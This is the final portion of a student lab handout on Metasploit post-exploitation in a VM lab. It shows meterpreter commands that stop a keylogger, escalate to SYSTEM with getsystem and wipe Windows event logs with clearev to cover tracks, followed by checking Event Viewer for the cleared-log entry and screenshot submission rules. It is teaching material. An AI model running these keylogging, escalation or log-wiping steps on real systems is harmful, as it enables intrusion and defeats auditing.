
```
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...
```

Additional post exploitation


Next step is to become NT Authority system using the command below

- getsystem

The final step would be to clear all windows logs to cover all our tracks, but before we do this, go to the Windows server VM and open event viewer > security



ADD YOUR SCREENSHOT




Next go back to the kali machine and run the command to clear logs

- `clearev`





ADD YOUR SCREENSHOT



Go back to the windows system, close the previous event viewer and open a new one.

- Navigate to security
- Scroll down to the last log showing the log cleared by the attacker





ADD YOUR SCREENSHOT

End of Lab

Notes for Students

- Screenshots must be clear and readable
- Screenshots must show your own work
- Do not crop out URLs, commands, or results
- Missing screenshots will result in an incomplete grades